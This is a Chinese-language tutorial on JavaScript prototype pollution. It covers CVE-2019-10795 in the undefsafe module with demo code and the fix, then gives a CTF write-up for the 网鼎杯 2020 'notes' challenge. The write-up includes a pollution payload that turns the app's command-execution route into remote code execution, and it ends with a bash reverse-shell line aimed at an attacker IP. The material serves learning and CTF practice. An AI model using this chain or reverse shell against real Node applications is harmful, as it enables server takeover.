原型链污染入门

test1.js

```
// foo是一个简单的JavaScript对象
let foo = {bar: 1}

// foo.bar 此时为1
console.log(foo.bar)

// 修改foo的原型（即Object）
foo.__proto__.bar = 2

// 由于查找顺序的原因，foo.bar仍然是1
console.log(foo.bar)

// 此时再用Object创建一个空的zoo对象
let zoo = {}

// 查看zoo.bar
console.log(zoo.bar)//2
```

zoo.bar的结果是2;

因为前面修改了foo的原型`foo.__proto__.bar = 2`，而foo是一个Object类的实例，所以实际上是修改了Object这个类，给这个类增加了一个属性bar，值为2。

后来，又用Object类创建了一个zoo对象`let zoo = {}`，zoo对象自然也有一个bar属性了。

那么，在一个应用中，如果攻击者控制并修改了一个对象的原型，那么将可以影响所有和这个对象来自同一个类、父祖类的对象。这种攻击方式就是**原型链污染**。

test2.js

```
function Student(name, grade) {
    this.name = name;
    this.grade = grade;
  }

  const stu = new Student("test",100);
  console.log(stu.name);//test
  console.log(stu.grade);//100
  console.log(stu.noexist);//undefined
```

内部原理如下

1. 先看`stu`上是否存在`noexist`，不存在，所以看`stu.__proto__`
2. `stu.__proto__`上也不存在`noexist`属性，再看`stu.__proto__.__proto__`，其实就是纯对象的原型：`Object.prototype`
3. 纯对象的原型上也不存在`noexist`属性，再往上，到`stu.__proto__.__proto__.__proto__`上去找，其实就是`null`，`null`不存在`noexist`属性，返回`undefined`；

这就是原型链的机制。也就是原型构成的链，当访问一个对象属性时会查找本身是否存在该属性，否则**递归**查找原型是否存在该属性，存在则返回；遇到原型为`null`，还未找到则返回`undefined`。

test3.js

```
function Student(name, grade) {
    this.name = name;
    this.grade = grade;
  }

  const stu = new Student("test",100);
  a = new Student();
  a.__proto__.noexist = 'nice';
  console.log(stu.name);//test
  console.log(stu.grade);//100
  console.log(stu.noexist);//nice
```

可以看到我们通过修改`一个对象`(任意)的`原型属性可以影响到另一个对象的属性，这就是**原型链污染**。这在其他的语言中是无法想象的。就像是在类实例化多个对象后，每个对象能够修改类的属性，进而影响到全部同类实例化出的对象。这其实是一件恐怖的事情。

如下分析：

undefsafe- CVE-2019-10795

Prototype Pollution

`最近在学习原型链污染,于是就来参考师傅们的文章学习一下，记录一下`

undefsafe介绍

undefsafe是Nodejs的一个第三方模块，其核心为一个简单的函数，用来处理访问对象属性不存在的报错问题。

undefsafe模块

但其在低版本(< 2.0.3)存在原型链污染漏洞。

```
//我们通过nmp 安装这个模块的这个版本
npm install  --save  undefsafe@2.0.0
//这里自己安装的是2.0.0
```

undefsafe用处

问题来原

```
var object = {
    a: {
        b: {
            c: 1,
            d: [1,2,3],
            e: 'Firebasky'
        }
    }
};
console.log(object.a.b.e)
//Firebasky
console.log(object.a.c.e)
// TypeError: Cannot read property 'e' of undefined
```

可以看到最后一个输出的报错的，如果是大量的编程就会报错，为了解决这个问题，我们使用undefsafe帮助我们解决

使用undefsafe解决报错

```
var a = require("undefsafe");//引用模块
var object = {
    a: {
        b: {
            c: 1,
            d: [1,2,3],
            e: 'Firebasky'
        }
    }
};
console.log(a(object,'a.b.e'))
//Firebasky
console.log(a(object,'a.c.e'))
//undefined
```

`可以看到如果使用undefsafe模块来引用，在访问对象不存在的属性的时候不会报错，而是undefined`(解决了报错的问题)

使用undefsafe修改存在对象的属性

同时使用undefsafe模块在对对象进行赋值的时候，如果目标属性存在，就可以帮助我们修改对象的值

```
var a = require("undefsafe");
var object = {
    a: {
        b: {
            c: 1,
            d: [1,2,3],
            e: 'Firebasky'
        }
    }
};
console.log(object)
//{ a: { b: { c: 1, d: [Array], e: 'Firebasky' } } }
a(object,'a.b.c','this')//进行修改赋值
a(object,'a.b.d','is')//进行修改赋值
```

```
console.log(object)
//{ a: { b: { c: 'this', d: 'is', e: 'Firebasky' } } }
```

使用undefsafe修改不存在对象的属性

对象属性不存在，如果想修改，则访问属性会在上层进行创建并赋值。

```
var a = require("undefsafe");
var object = {
    a: {
        b: {
            c: 1,
            d: [1,2,3],
            e: 'Firebasky'
        }
    }
};
console.log(object)
//{ a: { b: { c: 1, d: [Array], e: 'Firebasky' } } }
a(object,'a.f.e','nice')//修改不存在的属性
console.log(object)
//{ a: { b: { c: 1, d: [Array], e: 'Firebasky' }, e: 'nice' } }
```

undefsafe模块漏洞分析

`这里是安装的2.0.0版本的undefsafe模块`

测试代码分析

```
var a = require("undefsafe");
var object = {
    a: {
        b: {
            c: 1,
            d: [1,2,3],
            e: 'Firebasky'
        }
    }
};
var payload = "__proto__.user";
a(object,payload,"admin");//恶意字符串
console.log(object.user);
//admin
```

我们发现当undefsafe第2，3个参数可控时，我们可以污染object的值，就是对象里面的属性


那么我们如何进行利用攻击?

我们简单看一个例子:

```
var a = require("undefsafe");
var test = {}
console.log('this is '+test)
// this is [object Object]
a(test,'__proto__.toString',function(){ return 'just a evil!'})
console.log('this is '+test)
// this is just a evil!
```

当我们将对象与字符串拼接时，会自动触发`toString`方法，但由于当前对象test中没有该方法，因此不断向上回溯。当前环境中等同于在`test.__proto__`中寻找toString方法。然后将返回：[object Object]，并与this is进行拼接。

实验



但是当我们使用undefsafe的时候，可以对原型进行污染，污染前，原型中toString方法为

```
> var test={}
< undefined
> test.__proto__
< {constructor: ƒ, __defineGetter__: ƒ, __defineSetter__: ƒ, hasOwnProperty: ƒ, __looku
  pGetter__: ƒ, …}
    constructor: ƒ Object()
    hasOwnProperty: ƒ hasOwnProperty()
    isPrototypeOf: ƒ isPrototypeOf()
    propertyIsEnumerable: ƒ propertyIsEnumerable()
    toLocaleString: ƒ toLocaleString()
    toString: ƒ toString()
      arguments: (...)
      caller: (...)
      length: 0
      name: "toString"
      __proto__: ƒ ()
      [[Scopes]]: Scopes[0]
    valueOf: ƒ valueOf()
    __defineGetter__: ƒ __defineGetter__()
    __defineSetter__: ƒ __defineSetter__()
    __lookupGetter__: ƒ __lookupGetter__()
    __lookupSetter__: ƒ __lookupSetter__()
    get __proto__: ƒ __proto__()
    set __proto__: ƒ __proto__()
>
```

污染后:

```
> test.__proto__.toString=function(){return 'this is Firebasky'}
< ƒ (){return 'this is Firebasky'}
> test.__proto__
< {constructor: ƒ, __defineGetter__: ƒ, __defineSetter__: ƒ, hasOwnProperty: ƒ, __looku
  pGetter__: ƒ, …}
    constructor: ƒ Object()
    hasOwnProperty: ƒ hasOwnProperty()
    isPrototypeOf: ƒ isPrototypeOf()
    propertyIsEnumerable: ƒ propertyIsEnumerable()
    toLocaleString: ƒ toLocaleString()
    toString: ƒ ()
      arguments: null
      caller: null
      length: 0
      name: ""
      prototype: {constructor: ƒ}
      __proto__: ƒ ()
      [[FunctionLocation]]: VM540:1
      [[Scopes]]: Scopes[1]
    valueOf: ƒ valueOf()
    __defineGetter__: ƒ __defineGetter__()
    __defineSetter__: ƒ __defineSetter__()
    __lookupGetter__: ƒ __lookupGetter__()
    __lookupSetter__: ƒ __lookupSetter__()
    get __proto__: ƒ __proto__()
    set __proto__: ƒ __proto__()
>
```

此时我们进行测试

```
> var b={}
< undefined
> b+' oh~'
< "this is Firebasky oh~"
```

我们发现一个空对象和字符串`oh~`进行拼接，竟然返回了

```
this is Firebasky oh~
```

那么这就是因为原型链污染导致，当我们调用b对象和字符串拼接时，触发其toString方法，但由于当前对象中没有，则回溯至原型中寻找，并发现toString方法，同时进行调用，而此时原型中的toString方法已被我们污染，因此可以导致其输出被我们污染后的结果。


调试代码分析

`test.js`


```
var a = require("undefsafe");
var test = {}
var payload = "__proto__.toString";
a(test,payload,"evilstring");
```

跟进undefsafe函数`undefsafe.js`


此时我们传入的test，会变成`test.__proto__`




第二次递归，此时传入的test的就会变为`test.__proto__.toString`



然后进行赋值





看看如何修复的

该漏洞在2.0.3版本进行修复，我们看到patch内容如下

```
@@ -99,6 +99,10 @@ function undefsafe(obj, path, value, __res) {
          return res;
        }

+       if (Object.getOwnPropertyNames(obj).indexOf(key) == -1) {
+         return undefined;
+       }
+
        obj = obj[key];
        if (obj === undefined || obj === null) {
          break;
```

在赋值操作的时候进行了一个判断

```
//Object.getOwnPropertyNames返回的是对象所有自己的属性
//大概就是不能提交或者原对象的属性
if(Object.getOwnPropertyNames(obj).indexOf(key)==-1){
    return undefined;
}
//发现如果操纵原型，则会返还undefined
```

漏洞利用(ctf-[网鼎杯 2020 青龙组]notes)

考察 原型链污染和 CVE-2019-10795

源代码

```
var express = require('express');
var path = require('path');
const undefsafe = require('undefsafe');//存在漏洞原型链污染
const { exec } = require('child_process');

var app = express();

class Notes {
    constructor() {//构造函数方法
        this.owner = "whoknows";
        this.num = 0;
        this.note_list = {};
    }
    write_note(author, raw_note) {//写入
        this.note_list[(this.num++).toString()] = {"author":
author,"raw_note":raw_note};//返回信息
```

```
    }
    get_note(id) {//返回信息
        var r = {}
        undefsafe(r, id, undefsafe(this.note_list, id));
        return r;
    }
    edit_note(id, author, raw) {//id=__proto__.a&author=exp&raw=a
        undefsafe(this.note_list, id + '.author', author);
        undefsafe(this.note_list, id + '.raw_note', raw);
    }
    get_all_notes() {
        return this.note_list;
    }
    remove_note(id) {//删除
        delete this.note_list[id];
    }
}
var notes = new Notes();
notes.write_note("nobody", "this is nobody's first note");
//写入

app.set('views', path.join(__dirname, 'views'));
app.set('view engine', 'pug');
app.use(express.json());
app.use(express.urlencoded({ extended: false }));
app.use(express.static(path.join(__dirname, 'public')));

app.get('/', function(req, res, next) {
  res.render('index', { title: 'Notebook' });
});

app.route('/add_note').get(function(req, res) {//添加
    //控制的参数有auther,raw
        res.render('mess', {message: 'please use POST to add a note'});
    }).post(function(req, res) {
        let author = req.body.author;
        let raw = req.body.raw;
        if (author && raw) {
            notes.write_note(author, raw);
            res.render('mess', {message: "add note sucess"});
        } else {
            res.render('mess', {message: "did not add note"});
        }
    })

app.route('/edit_note')//修改
//控制的参数id,auther,raw
//id=__proto__.abc&author=exp&raw=a
    .get(function(req, res) {
        res.render('mess', {message: "please use POST to edit a note"});
    })
    .post(function(req, res) {//控制3个参数
        let id = req.body.id;
        let author = req.body.author;
        let enote = req.body.raw;
        if (id && author && enote) {
            notes.edit_note(id, author, enote);
            res.render('mess', {message: "edit note sucess"});
```

```
        } else {
            res.render('mess', {message: "edit note failed"});
        }
    })

app.route('/delete_note')
    .get(function(req, res) {
        res.render('mess', {message: "please use POST to delete a note"});
    })
    .post(function(req, res) {
    //控制的参数id
        let id = req.body.id;
        if (id) {
            notes.remove_note(id);
            res.render('mess', {message: "delete done"});
        } else {
            res.render('mess', {message: "delete failed"});
        }
    })

app.route('/notes')//控制q参数
    .get(function(req, res) {
        let q = req.query.q;
        let a_note;
        if (typeof(q) === "undefined") {
            a_note = notes.get_all_notes();
        } else {
            a_note = notes.get_note(q);
        }
        res.render('note', {list: a_note});
    })

app.route('/status')
//利用点
    .get(function(req, res) {
        let commands = {
            "script-1": "uptime",
            "script-2": "free -m"
        };
    //执行命令并且返回输出
        for (let index in commands) {
            exec(commands[index], {shell:'/bin/bash'}, (err, stdout,
stderr) => {
                if (err) {
                    return;
                }
                console.log(`stdout: ${stdout}`);
            });
        }
        res.send('OK');
        res.end();
    })

app.use(function(req, res, next) {
  res.status(404).send('Sorry cant find that!');
});

app.use(function(err, req, res, next) {
```

```
  console.error(err.stack);
  res.status(500).send('Something broke!');
});

const port = 8080;
app.listen(port, () => console.log(`Example app listening at
http://localhost:${port}`))
```

分析代码发现，存在一个`undefsafe`模块，如果可以控制其中的第二个和第三个参数就可以形成原型链污染。

查看每一个路由的函数调用的函数，并且查看参数控制。

最后找到了`/edit_note`路由

```
app.route('/edit_note')//修改
//id=__proto__.abc&author=exp&raw=a
    .get(function(req, res) {
        res.render('mess', {message: "please use POST to edit a note"});
    })
    .post(function(req, res) {//控制3个参数
        let id = req.body.id;
        let author = req.body.author;
        let enote = req.body.raw;
        if (id && author && enote) {
            notes.edit_note(id, author, enote);
            res.render('mess', {message: "edit note sucess"});
        } else {
            res.render('mess', {message: "edit note failed"});
        }
    })
```

我们可以控制3个参数，并且`Notes`类中会被调用，那么我们可以操纵原型链进行污染。

```
。edit_note(id, author, raw) {//id=__proto__.abc&author=exp&raw=a
    undefsafe(this.note_list, id + '.author', author);
    undefsafe(this.note_list, id + '.raw_note', raw);
}
```

现状已经找到了原型链进行污染，接下来就是有没有什么位置可以进行利用。

```
//status路由
app.route('/status')
    .get(function(req, res) {
    let commands = {
        "script-1": "uptime",
        "script-2": "free -m"
    };
    for (let index in commands) {//循环commands里面的值
        exec(commands[index], {shell:'/bin/bash'}, (err, stdout, stderr) =>
{
            //执行命令
            if (err) {
                return;
            }
            console.log(`stdout: ${stdout}`);//输出结果
```

```
        });
    }
    res.send('OK');
    res.end();
})
```

大概是执行`commands`里面的值，并将结果输出出来

那我们来测试一下

```
const undefsafe = require('undefsafe');
var note_list = {}
var id = '__proto__.a'
var author = 'exp'
undefsafe(note_list, id + '.author', author);
let commands = {
    "script-1": "uptime",
    "script-2": "free -m"
};
for (let index in commands){
    console.log(commands[index])
}
//输出
//uptime
//free -m
//exp
```

可以看到成功输出了`exp`既然可以执行命令，那我们就可以控制参数进行命令执行

那么为什么我们遍历commands的时候，会遍历到原型中我们污染增加的属性呢?

```
for...in 循环只遍历可枚举属性（包括它的原型链上的可枚举属性）。像 Array和 Object使用内置构造函数所创建的对象都会继承自Object.prototype和String.prototype的不可枚举属性，例如 String 的 indexOf() 方法或 Object的toString()方法。循环将遍历对象本身的所有可枚举属性，以及对象从其构造函数原型中继承的属性（更接近原型链中对象的属性覆盖原型属性）。
```

因此我们可以利用原型链污染的问题，增加一个我们可控的属性，利用status的命令执行功能令其执

利用过程

在`/edit_note`路由添加下面参数，然后去访问`/status`路由去执行

```
id=__proto__.abc&author=exp&raw=a
```

可以通过反弹shell进行

```
id=__proto__.abc&author=http://ip/shell.txt&raw=a
访问 /status
成功
```

```
shell.txt
bash -i >& /dev/tcp/ip/81 0>&1
```

> 从一道CTF题看原型链污染攻击